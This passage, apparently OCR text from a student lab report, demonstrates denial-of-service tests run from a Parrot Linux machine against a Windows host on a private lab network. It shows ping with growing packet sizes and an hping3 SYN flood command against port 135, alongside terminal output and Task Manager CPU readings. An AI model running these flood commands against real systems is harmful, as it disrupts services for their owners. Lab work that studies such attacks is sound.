change in CPU, so let us increase the packet size to 128.






c. Let us continue increasing packet size exponentially.


```
ping 192.168.43.45 -s 256 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[root@parrot-virtualbox]─[/home/parrot]
└──╼ #ping 192.168.43.45 -s 256
PING 192.168.43.45 (192.168.43.45) 256(284) bytes of data.
264 bytes from 192.168.43.45: icmp_seq=1 ttl=128 time=0.373 ms
264 bytes from 192.168.43.45: icmp_seq=2 ttl=128 time=0.409 ms
264 bytes from 192.168.43.45: icmp_seq=3 ttl=128 time=0.385 ms
264 bytes from 192.168.43.45: icmp_seq=4 ttl=128 time=0.382 ms
264 bytes from 192.168.43.45: icmp_seq=5 ttl=128 time=0.388 ms
264 bytes from 192.168.43.45: icmp_seq=6 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=7 ttl=128 time=0.383 ms
264 bytes from 192.168.43.45: icmp_seq=8 ttl=128 time=0.385 ms
264 bytes from 192.168.43.45: icmp_seq=9 ttl=128 time=0.351 ms
264 bytes from 192.168.43.45: icmp_seq=10 ttl=128 time=0.394 ms
264 bytes from 192.168.43.45: icmp_seq=11 ttl=128 time=0.396 ms
264 bytes from 192.168.43.45: icmp_seq=12 ttl=128 time=0.412 ms
264 bytes from 192.168.43.45: icmp_seq=13 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=14 ttl=128 time=0.376 ms
264 bytes from 192.168.43.45: icmp_seq=15 ttl=128 time=0.388 ms
```





d. We see significant increase in CPU usage so we stop the process.


2. Protocol based DOS (SYN Flood)







hping3 -S -p 135 192.168.43.45 --flood - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#hping3 -S -p 135 192.168.43.45 --flood
HPING 192.168.43.45 (eth0 192.168.43.45): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown


Recycle Bin
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
20 %
CPU Usage History
Memory
366 MB
Physical Memory Usage History
Physical Memory (MB)
Total 1023
Cached 582
Available 657
Free 110
System
Handles 10236
Threads 400
Processes 32
Up Time 0:00:25:45
Commit (MB) 478 / 2047
Kernel Memory (MB)
Paged 86
Nonpaged 21
Resource Monitor...
Processes: 32
CPU Usage: 20%
Physical Memory: 35%
12:45
15-10-2021


Recycle Bin
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
18 %
CPU Usage History
Memory
366 MB
Physical Memory Usage History
Physical Memory (MB)
Total 1023
Cached 582
Available 657
Free 111
System
Handles 10249
Threads 404
Processes 32
Up Time 0:00:26:31
Commit (MB) 478 / 2047
Kernel Memory (MB)
Paged 86
Nonpaged 21
Resource Monitor...
Processes: 32
CPU Usage: 18%
Physical Memory: 35%
12:46
15-10-2021


hping3 -S -p 135 192.168.43.45 --flood - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot-virtualbox]-[/home/parrot]
#hping3 -S -p 135 192.168.43.45 --flood
HPING 192.168.43.45 (eth0 192.168.43.45): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C^C
--- 192.168.43.45 hping statistic ---
168242 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot-virtualbox]-[/home/parrot]
#